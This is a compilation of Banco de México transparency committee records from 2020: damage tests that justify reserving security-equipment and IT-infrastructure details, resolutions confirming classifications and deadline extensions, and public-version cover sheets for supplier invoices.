15. **Morelia, Michoacán, Junio 2019**, La madrugada de este domingo se registró un intento de robo a una sucursal bancaria BanBajío ubicada en la propiedad marcada con el número 1543 de la avenida Camelinas, en la colonia Bosques Camelinas, los ladrones perforaron una de las bardas perimetrales de la sucursal con la intención de acceder a la bóveda, sin embargo, la alarma anti asalto se activó y esto ahuyentó a los delincuentes. El gerente de la sucursal indicó que en el transcurso de la madrugada se había activado la alarma de asalto y al ingresar se percató de que en el área de bóveda los ladrones habían hecho un agujero sin embargo no lograron llevarse nada.¹⁵

16. **Alcaldía Cuauhtémoc, Ciudad de México, Agosto 2019**, el pasado 6 de agosto tres personas ingresaron al edificio de la Casa de Moneda de México, que se encuentra en Paseo de la Reforma 297, y se robaron 1,567 centenarios, con un valor estimado de 50 millones de pesos. Se destacan omisiones, inconsistencias e incumplimiento del sistema de seguridad de la Casa de Moneda.¹⁶

3) Identificable, ya que al tomar en consideración los casos antes expuestos, es notorio que existen grupos delictivos que cuentan con el desarrollo, sofisticación y capacidades operativas avanzadas que pueden

¹⁴ Fuente: (28 de mayo 2019), "Criminosos armados explodem carro-forte na BR-423 em Inhapi, AL". Sitio web: <http://g1.globo.com/brasil/noticia/2019/05/28/criminosos-armados-explodem-carro-forte-na-br-423-em-inhapi-al.html>

¹⁵ Fuente: (08 de junio 2019), "Intentan robar en sucursal bancaria de Morelia, Michoacán". Sitio web: <http://www.queretaro.gob.mx/seguirad/intentan-robar-en-sucursal-bancaria-quimichocan.htm>

¹⁶ Fuente: (12 de agosto 2019), "Conocían las fallas de seguridad en la Casa de Moneda". Sitio web: <http://www.excelsior.com.mx/comunidad/conocian-fallas-de-seguridad-en-la-casa-de-moneda/1329862>

realizar este tipo de ataques, y el hecho de hacer pública la información materia de la presente, pondría al alcance de estos grupos delictivos, las herramientas necesarias para la planeación y ejecución de los mismos.

En efecto, respecto de este rubro, es importante mencionar que en términos del artículo 63, fracción II, de la Ley del Banco de México, este Instituto Central se encuentra obligado a mantener los inmuebles estrictamente indispensables para el desempeño de sus funciones, por lo que dar a conocer las marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México, compromete la seguridad nacional y la seguridad pública, la provisión de moneda a nivel nacional, al igual que pone en riesgo la vida, seguridad o salud de una persona física, ya que en caso de que se den a conocer las especificaciones de los inmuebles protegidos, no es posible mover la operación a otro inmueble.

El riesgo de perjuicio que supondría la divulgación de la información supera el interés público general de que se difunda, ya que el interés público se centra en que haya moneda nacional en todo el país en las cantidades y denominaciones necesarias para satisfacer la demanda de la sociedad; revelar o divulgar información referente a las marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México, situaría a las instalaciones estratégicas, como un blanco fácil de la delincuencia, lo que ocasionaría como se ha señalado con anterioridad, poner en riesgo la integridad física de los involucrados.

Asimismo, el interés público se centra en que el Banco de México, como autoridad del Estado Mexicano, proteja los derechos humanos en acatamiento al artículo 1 de la Constitución Federal, entre los cuales se encuentra, en primer lugar, el derecho a la vida, así como el derecho a la salud. De igual manera, es también de interés público que el banco central cumpla con su mandato constitucional para satisfacer la demanda de la sociedad, por lo que revelar o divulgar información relativa a las Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México no aporta un beneficio a la transparencia comparable con el perjuicio que representaría un atentado, asalto o secuestro a las personas referidas en la presente prueba de daño, o bien la vulneración a la seguridad nacional, y la seguridad en la provisión de moneda nacional al país, que se origine con motivo del conocimiento de la mencionada información.

En efecto, revelar esta información otorgaría elementos que, facilitarían el conocimiento de las características y funcionamiento de los mismos, lo cual pondría en riesgo la vida del personal que salvaguarda las instalaciones del Banco, así como de los empleados y los miembros de la junta de

Gobierno, pues los situaría como un blanco fácil de grupos delictivos, lo que ocasionaría, como se ha señalado con anterioridad, poner en riesgo la vida, salud o integridad física de los involucrados.

En este sentido, el artículo 1º, tercer párrafo, de la Constitución Política de los Estados Unidos Mexicanos (CPEUM) señala que todas las autoridades, en el ámbito de sus competencias, tienen la obligación de promover, respetar, proteger y garantizar los derechos humanos de conformidad con los principios de universalidad, interdependencia, indivisibilidad y progresividad.

Asimismo, el Pleno de la Suprema Corte de Justicia de la Nación (SCJN) ha sostenido que la CPEUM protege el derecho a la vida de todos los individuos, pues lo contempla como un derecho fundamental, sin el cual no cabe la existencia ni disfrute de los demás derechos.¹⁷ También ha señalado que la protección del derecho a la vida es un derecho inherente a la persona humana.¹⁸

Es así que, en términos de la CPEUM y de la SCJN, el derecho a la vida no solo es un derecho fundamental, sino que además es presupuesto necesario para el disfrute de los demás derechos. Por lo anterior, este derecho requiere de la máxima protección posible, lo que conlleva a que se adopten las medidas necesarias y efectivas para que no sea vulnerado.

Lo anterior ha sido reconocido por la LGTAIP, estableciendo en su artículo 113, fracción V, que es de reservarse la información que de divulgarse pondría en inminente riesgo la vida, seguridad o salud de las personas.

De igual manera, se puede concluir que debe prevalecer el derecho más favorable a las personas, esto es, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México. Por lo anterior, el revelar información aludida, traería como consecuencia un riesgo a la vida del personal que salvaguarda las instalaciones del Banco, así como de los empleados y los miembros de la junta de Gobierno, además de los integrantes de la sociedad que podrían estar alrededor de los posibles atentados; sin dejar de mencionar la afectación a la provisión de moneda nacional en el país, lo que se traduce en un riesgo directo e inmediato a la Seguridad Nacional, al comprometer gravemente el cumplimiento de una actividad estratégica del Estado Mexicano, como lo es, la provisión de moneda nacional en el país, lo representaría un desequilibrio económico.

¹⁷ Jurisprudencia de rubro: "DERECHO A LA VIDA. SU PROTECCIÓN CONSTITUCIONAL"

¹⁸ Jurisprudencia de rubro: "DERECHO A LA VIDA DEL PRODUCTO DE LA CONCEPCIÓN. SU PROTECCIÓN DERIVA DE LA CONSTITUCIÓN POLÍTICA DE LOS ESTADOS UNIDOS MEXICANOS, DE LOS TRATADOS INTERNACIONALES Y DE LAS LEYES FEDERALES Y LOCALES".

La limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio, ya que debe prevalecer el interés público sobre el interés particular, toda vez que la seguridad en la provisión de moneda nacional al Estado Mexicano, se encuentra en un nivel de protección mayor que el interés particular de un sector determinado de la población, como el de difundir las marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México. Adicionalmente, es indispensable señalar que, dar a conocer esta información comprometería la vida, seguridad y salud de personas físicas, la seguridad nacional, y la seguridad en la provisión de moneda nacional al país, riesgos de perjuicio claramente mayores a los que representaría el beneficio de divulgar la información al público en general.

Asimismo, debe prevalecer el interés público sobre el interés particular, toda vez que la protección al derecho a la vida, salud y seguridad de las personas aporta un mayor beneficio que el perjuicio que se obtendría de privilegiar el derecho humano al acceso a la información, máxime que el derecho a la vida, salud y seguridad de las personas constituyen una base y sustento para el ejercicio de otros derechos, como lo es el de acceso a la información, por lo que aquéllos deben prevalecer sobre éste e incluso cualquier otro derecho. Lo anterior, como resultado de una prueba de interés público a través de la aplicación del principio de proporcionalidad, en razón de que es de explorado derecho que **los derechos fundamentales a la vida y salud tienen un peso abstracto¹⁹ mayor que otros derechos, como el de acceso a la información**, con indiferencia del peso relativo²⁰ que se aplique a la fórmula en cada caso, presentado en la ocasión que nos ocupa como el interés de un particular o de un sector determinado de la población de la información relativa a las marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México. En tal sentido, sin importar el peso relativo que se aplique en la fórmula, considerando los derechos que están en juego, el peso abstracto de los derechos a la vida y salud indudablemente tendría como resultado la prevalencia de estos sobre el derecho de acceso a la información. En consecuencia, la limitación es una medida necesaria, idónea y proporcional.

¹⁹ Valor asignado a los derechos fundamentales frente a otros derechos fundamentales. En este caso, el valor del derecho a la vida y salud (2 derechos) frente al derecho de acceso a la información (1 derecho).

²⁰ Valor asignado a la intensidad de protección o vulneración de un derecho fundamental en una situación particular, frente a la intensidad de la vulneración o protección, respectivamente, de otros derechos en la misma situación, considerando de manera particular el acto que origina tal protección o vulneración. En este caso, la clasificación de la información, tomando en cuenta el efecto de la misma en los derechos analizados.

En conclusión, el hecho de reservar esta información resulta la forma menos restrictiva disponible para evitar un perjuicio mayor, ya que proporcionarla incrementa el riesgo de asaltos, pérdida de vidas humanas, alteración de la seguridad en la provisión de moneda nacional y el rediseño de las medidas de seguridad reveladas, riesgos de perjuicio claramente mayores a los que representaría el beneficio de divulgar información contenida en marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México, al público en general.

En razón de lo anterior, toda vez que se continuarán empleando por un tiempo indefinido las "Marcas y modelos de los equipos o sistemas de seguridad que se utiliza el Banco de México", materia de la presente prueba de daño, y vistas las consideraciones expuestas en el presente documento, se solicita la reserva de dicha información, por el plazo máximo de 5 años a partir de la fecha de reserva.

Por lo antes expuesto, con fundamento en lo dispuesto por los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, y 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 100, 103, 104, 105, 108, último párrafo, 109, 113, fracciones I, IV y V, y 114, de la Ley General de Transparencia y Acceso a la Información Pública; 97, 102, 110, fracciones I, IV, y V, y 111, de la Ley Federal de Transparencia y Acceso a la Información Pública; 146 de la Ley General del Sistema de Seguridad Nacional; 5, fracción XII, de la Ley de Seguridad Nacional; 2o. y 4o., de la Ley del Banco de México; 4, párrafo primero, 8, párrafos primero y tercero, 16, 16 Bis, fracciones I, II, y VI, 28 bis, fracciones I, II, IV y V, del Reglamento Interior del Banco de México; Primero, párrafo primero, y segundo, fracción III, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Cuarto, Octavo, párrafos primero, segundo y tercero, Décimo séptimo, fracción VIII, Vigésimo segundo, fracción II, Vigésimo tercero, Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, la información relativa a las **"Marcas, modelos, ubicaciones, características y funcionalidad de los equipos o sistemas de seguridad que se utilizan en el Banco de México"**, es clasificada como reservada, toda vez que su divulgación compromete la seguridad nacional, la seguridad en la provisión de moneda nacional al país, además de que pone en riesgo la vida, seguridad y salud de personas físicas que operan en las instalaciones estratégicas.



EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN

FOLIO: 6110000087019

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada, y

RESULTANDO

PRIMERO. Que el veinte de diciembre de dos mil diecinueve, la Unidad de Transparencia del Banco de México recibió la solicitud con folio citado al rubro, la cual señala lo siguiente:

"Copia en version electronica de los comprobantes fiscales emitidos por el IKUSI MEXICO, S.A. DE C.V. lo anterior durante el año 2019"

SEGUNDO. Que la referida solicitud fue turnada a la Dirección de Recursos Materiales, unidad administrativa adscrita a la Dirección General de Administración del Banco de México, el veintitrés de diciembre de dos mil diecinueve; y a la Dirección General de Emisión del Banco de México, el veintisiete de enero de dos mil veinte; a través del sistema electrónico de gestión interno de solicitudes de información, previsto para esos efectos.

TERCERO. Que quien es titular de la referida Dirección General de Administración, mediante oficio con número de referencia W40/06/2020, sometió a consideración de este Comité de Transparencia la determinación de ampliación del plazo ordinario de respuesta a la referida solicitud de acceso a la información.

CUARTO. Que este órgano colegiado, mediante resolución de dieciséis de enero de dos mil veinte, confirmó la ampliación del plazo de respuesta por diez días hábiles adicionales al plazo original, para la atención de la solicitud al rubro citada.

QUINTO. Que mediante oficio con fecha de veinticuatro de enero de dos mil veinte, quien es titular de la Dirección de Seguridad del Banco de México, unidad administrativa adscrita a la referida Dirección General de Emisión, hizo del conocimiento de este órgano colegiado su determinación de clasificar diversa información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación expresadas en las carátulas y en la prueba de daño adjuntas a dicho oficio, y solicitó a este Comité confirmar tal clasificación y aprobar las versiones públicas correspondientes.

CONSIDERANDO

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las áreas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); y 31, fracción III, del Reglamento Interior del Banco de México (RIBM).

Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que someten a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso a), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

SEGUNDO. Enseguida se analiza la clasificación referida en el resultando Quinto de la presente determinación:

Es procedente la clasificación de la información testada y referida como reservada conforme a la fundamentación y motivación expresadas en la correspondiente prueba de daño, la cual se tiene aquí por reproducida como si a la letra se insertase en obvio de repeticiones innecesarias.

En consecuencia, este Comité **confirma la clasificación de la información señalada como reservada** en el oficio referido en el resultando Quinto de la presente determinación.

Asimismo, este órgano colegiado **aprueba las versiones públicas señaladas en el oficio precisado en el resultando Quinto de la presente resolución.**

Por lo expuesto con fundamento en los artículos 44, fracción II, y 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, y 102, párrafo primero, de la LFTAIP; 31, fracción III, del RIBM; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

ÚNICO. Se **confirma la clasificación de la información** señalada en el oficio referido en el resultando Quinto de la presente determinación, conforme a la fundamentación y motivación expresadas en la correspondiente prueba de daño y se aprueban las versiones públicas respectivas, en términos del considerando Segundo de la presente determinación.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el veintinueve de enero de dos mil veinte. -----


COMITÉ DE TRANSPARENCIA



MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta



EDGAR MIGUEL SALAS ORTEGA
Integrante Suplente



JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente



"Anexo 5"
BANCO DE MÉXICO

Ciudad de México, a 24 de enero de 2020.

RECIBI OFICIO
CONSTANTE en Presente.
na página ...

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

Me refiero a la solicitud de acceso a la información identificada con el número de folio **6110000000920** que nos hizo llegar la Unidad de Transparencia el 06 de enero de 2020, a través del sistema electrónico de atención a solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública, la cual menciona lo siguiente:

"Solicito por favor la siguiente información sobre las coberturas petroleras que contrataron para 2020 en 49 dólares por barril: -¿cuánto costó en total la adquisición del programa de coberturas de 2020? -¿cuántos barriles de crudo quedaron cubiertos con ese programa para 2020?"

Sobre el particular, se somete a aprobación de ese órgano colegiado la ampliación del plazo de respuesta a la solicitud indicada en el párrafo anterior, ya que dada la naturaleza de la misma se está llevando a cabo la verificación de la información requerida, por lo que en aras de atender la solicitud en la forma más completa posible, esta Dirección debe estar en posibilidad de continuar realizando un análisis exhaustivo de la misma. Lo anterior, con la finalidad de que la información que, en su caso, se entregue al solicitante sea accesible, confiable, verificable, veraz y oportuna, y que, de igual forma, se atienda debidamente el requerimiento de acceso a la información del particular.

La solicitud mencionada se presenta con fundamento en los artículos 44, fracción II, y 132, párrafo segundo, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, y 135, párrafo segundo, de la Ley Federal de Transparencia y Acceso a la Información Pública; Vigésimo Octavo de los "Lineamientos que establecen los procedimientos internos de atención a solicitudes de acceso a la información pública", vigente.

Sin otro particular, quedamos a sus órdenes para cualquier aclaración al respecto.

Atentamente,

JOAQUÍN TAPIA MACÍAS

Gerencia de Operaciones internacionales

En suplencia por ausencia del Director de Operaciones Internacionales
con fundamento en el artículo 66 del Reglamento Interior del Banco de México



EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

AMPLIACIÓN DE PLAZO

FOLIO: 6110000000920

VISTOS, para resolver sobre la ampliación del plazo de respuesta relativa a la solicitud de acceso al rubro indicada; y

RESULTANDO

PRIMERO. Que el seis de enero de dos mil veinte, la Unidad de Transparencia del Banco de México recibió la solicitud con folio citada al rubro, la cual señala lo siguiente:

"Solicito por favor la siguiente información sobre las coberturas petroleras que contrataron para 2020 en 49 dólares por barril: -¿cuánto costó en total la adquisición del programa de coberturas de 2020? -¿cuántos barriles de crudo quedaron cubiertos con ese programa para 2020?"

SEGUNDO. Que el mismo seis de enero del año en curso, la referida solicitud fue turnada a la Dirección General de Operaciones de Banca Central del Banco de México, a través del sistema electrónico de gestión interno de solicitudes de información, previsto para esos efectos.

TERCERO. Que quien es titular de la Gerencia de Operaciones Internacionales, en suplencia por ausencia del titular de la Dirección de Operaciones Internacionales, unidad administrativa adscrita a la Dirección General de Operaciones de Banca Central del Banco de México, mediante oficio de fecha veinticuatro de enero del dos mil veinte, sometió a consideración de este Comité de Transparencia la determinación de ampliación del plazo ordinario de respuesta a la referida solicitud de acceso a la información.

CONSIDERANDO

PRIMERO. De conformidad con lo previsto en los artículos 44, fracción II, 131 y 132, párrafo segundo, de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 65, fracción II, y 135, párrafo segundo, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); 31, fracción III, del Reglamento Interior del Banco de México (RIBM), y Vigésimo octavo de los "Lineamientos que establecen los procedimientos internos de atención a solicitudes de acceso a la información pública" (Lineamientos), vigentes, este Comité de Transparencia cuenta con facultades para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las unidades administrativas del Banco.

SEGUNDO. Mediante el oficio referido en el resultando Tercero de la presente determinación, se expusieron las razones para ampliar el plazo de respuesta a la solicitud de acceso citada al rubro, las cuales se tienen aquí por reproducidas como si a la letra se insertasen, en obvio de repeticiones innecesarias.

TERCERO. Que de conformidad con los artículos 44, fracción II y 132, párrafo segundo de la LGTAIP; 65, fracción II y 135 de la LFTAIP; y Vigésimo Octavo de los Lineamientos, es necesario que dada la

naturaleza y complejidad de la información solicitada, el área competente realice una verificación exhaustiva de la información solicitada, con la finalidad de garantizar el efectivo derecho de acceso a la información. En consecuencia, es necesario que cuente con un plazo adecuado, acorde a las circunstancias particulares, como pueden ser la complejidad técnica, material o jurídica, así como las cargas de trabajo.

Por lo anterior, atendiendo a las razones expuestas por la unidad administrativa mencionada, con fundamento en los artículos 1, 23, 43, 44, fracción II, y 132, párrafo segundo, de la LGTAIP; 1, 9, 64, 65, fracción II, y 135, párrafo segundo, de la LFTAIP; 31, fracción III, del RIBM, y Vigésimo octavo de los Lineamientos, este Comité de Transparencia:

RESUELVE

ÚNICO. Se confirma la ampliación del plazo de respuesta, por diez días hábiles adicionales al plazo original, respecto de la solicitud de acceso citada al rubro, en términos de lo expuesto en el considerando Tercero de la presente determinación.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el veintinueve de enero de dos mil veinte.


COMITÉ DE TRANSPARENCIA



MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta



EDGAR MIGUEL SALAS ORTEGA
Integrante Suplente



JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente

"Anexo 7"



BANCO DE MÉXICO

Ciudad de México, a 23 de enero de 2020

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

Presente.

Me refiero a la solicitud de acceso a la información, identificada con el número de folio 6110000087219, que nos turnó la Unidad de Transparencia el 9 de enero del presente año, y que para pronta referencia se transcribe a continuación:

"Copia en version electronica de los comprobantes fiscales emitidos por el SCITUM, S.A. DE C.V lo anterior durante el año 2019".

Al respecto, nos permitimos informarle que la Gerencia de Seguridad de Tecnologías de la Información y la Subgerencia del Centro de Defensa de Ciberseguridad, de conformidad con los artículos 100, 106, fracción I, y 111, de la Ley General de Transparencia y Acceso a la Información Pública; 97, 98, fracción I, y 108, de la Ley Federal de Transparencia y Acceso a la Información Pública, así como el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas" vigentes (Lineamientos), han determinado clasificar diversa información contenida en los documentos que se indican más adelante, de conformidad con la fundamentación y motivación señaladas en las carátulas y en la prueba de daño correspondiente.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos clasificados, los cuales coinciden con los que aparecen en las carátulas que debidamente firmadas se acompañan al presente.

No.	TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO	PRUEBA DE DAÑO NÚMERO DE
1	Comprobante fiscal SCITUM SA DE CV. Folio 61008717.	1	2
2	Comprobante fiscal SCITUM SA DE CV. Folio 61008048.	3	2

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, inciso a), de los Lineamientos, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por estas unidades administrativas, y aprobar las versiones públicas señaladas en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados Lineamientos, informamos que el personal que por la naturaleza de sus atribuciones tiene acceso a los referidos documentos clasificados, es el descrito a continuación:

Personal de la DGTI:

- Gerencia de Seguridad de Tecnologías de la Información (Gerente)
- Subgerencia del Centro de Defensa de Ciberseguridad (Todo el personal)
- Subgerencia de Planeación y Regulación (Todo el personal)

Personal de la DCP:

- Dirección de Contabilidad, Planeación y Presupuesto (Director)
- Gerencia de Gestión Presupuestal (Todo el personal)
- Gerencia de Contabilidad e Información Financiera (Todo el personal)

Personal de la DRM:

- Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Todo el personal).
- Gerencia de Abastecimiento a Emisión y Recursos Humanos (Todo el personal).
- Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Todo el personal).

Atentamente,



ARTURO GARCÍA HERNÁNDEZ
Gerente de Seguridad de Tecnologías de la
Información



JOSÉ DE JESÚS RAMÍREZ PICHARDO
Subgerente del Centro de Defensa de
Ciberseguridad

CARÁTULA DE VERSIÓN PÚBLICA


La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Gerencia de Seguridad de Tecnologías de la Información Subgerencia del Centro de Defensa de Ciberseguridad
II. La identificación del documento del que se elabora la versión pública.	Comprobante fiscal SCITUM SA DE CV. Folio 61008048.
III. Firma del titular del área y de quien clasifica.	 ARTURO GARCÍA HERNÁNDEZ Gerencia de Seguridad de Tecnologías de la Información  JOSÉ DE JESÚS RAMÍREZ PICHARDO Subgerencia del Centro de Defensa de Ciberseguridad
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Ordinaria", número <u>06/2020</u> celebrada el <u>29</u> de <u>ENERO</u> de <u>2020</u> Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN RESERVADA				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
A1	1	Información relacionada con las especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México, así como datos a través de los cuales se puede obtener dicha información.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Gerencia de Seguridad de Tecnologías de la Información Subgerencia del Centro de Defensa de Ciberseguridad
II. La identificación del documento del que se elabora la versión pública.	Comprobante fiscal SCITUM SA DE CV. Folio 61008717.
III. Firma del titular del área y de quien clasifica.	 ARTURO GARCÍA HERNÁNDEZ Gerencia de Seguridad de Tecnologías de la Información  JOSÉ DE JESÚS RAMÍREZ PICHARDO Subgerencia del Centro de Defensa de Ciberseguridad
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ORDINARIA", número <u>06/2020</u> celebrada el <u>27</u> de <u>ENERO</u> de <u>2020</u> Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México.  Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México. 

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN RESERVADA				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
A1	1	Información relacionada con las especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México, así como datos a través de los cuales se puede obtener dicha información.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

PRUEBA DE DAÑO***Especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México.***

En términos de lo dispuesto por los artículos 6o., apartado A, sexto párrafo, 28, párrafo sexto y séptimo de la Constitución Política de los Estados Unidos Mexicanos, 113, fracciones I, IV y VII de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); y 110, fracciones I, IV y VII de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como el Décimo séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, y Vigésimo sexto, párrafo primero, de los “Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas”, vigentes, es de clasificarse como información reservada aquella cuya publicación pueda:

- a) Comprometer la seguridad nacional;
- b) Afectar la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país;
- c) Poner en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país;
- d) Comprometer la seguridad en la provisión de moneda nacional al país.
- e) Obstruya la prevención de delitos

Por lo que, la información relativa a las **especificaciones de la infraestructura de tecnologías de la información y comunicaciones** referente a la arquitectura de los componentes, que conforman la infraestructura, es decir, la organización y relación entre los equipos de cómputo, de telecomunicaciones, de seguridad electrónica y de seguridad informática, sus números de serie, configuraciones, los números de teléfonos celulares asignados por el Banco a su personal, las actualizaciones de seguridad de estos componentes; la ubicación en donde se emplean estos componentes en las instalaciones del Banco de México, incluyendo los centros de datos y telecomunicaciones; la información relacionada con los servicios de consultoría y de asesoramiento en inteligencia de amenazas informáticas relacionadas a Banco de México, la información relacionada con las evaluaciones y análisis de riesgos tecnológicos y de seguridad que se realizan sobre dichos componentes, referente a los proveedores de los servicios contratados, las características de estas evaluaciones y resultados entregados, riesgos o hallazgos identificados y las acciones para corregirlos o mitigarlos; los programas de seguridad informática o seguridad de la información, el sistema de gestión de la seguridad y las actividades que lo conforman; los manuales y procedimientos de operación de recuperación y de continuidad operativa para restablecer su funcionamiento; el diseño, el código fuente y los algoritmos que se desarrollan o se configuran para

operar en ellos; así como toda información derivada de estas especificaciones, que de forma aislada o agrupada, permita vincular directa o indirectamente, a algún elemento específico de tecnologías de la información y comunicaciones con los procesos del Banco de México en que éste participa o con algún elemento de seguridad informática, incluyendo la marca, el modelo, fabricante e información del proveedor de dicho elemento de seguridad que da protección a la referida infraestructura tecnológica; es clasificada como reservada, en virtud de lo siguiente:

La divulgación de la información representa un riesgo de perjuicio significativo al interés público, ya que con ello se compromete la seguridad nacional; así como la efectividad de las medidas adoptadas en relación con las políticas en materia monetaria, cambiaria o del sistema financiero del país; pondría en riesgo la estabilidad de las instituciones financieras susceptibles de ser consideradas de riesgo sistémico o del sistema financiero del país; y comprometería la seguridad en la provisión de moneda nacional al país; toda vez que la divulgación de la información posibilita la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, como es la que coadyuva a los procesos de emisión de billetes y acuñación de moneda a nivel nacional, así como menoscabar la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas y, en el caso que nos ocupa, de la economía nacional en su conjunto; y obstruiría la prevención de delitos informáticos¹ en contra del Banco de México cuya planeación y ejecución se facilitarían con la divulgación de la información referida, toda vez que dicho riesgo es:

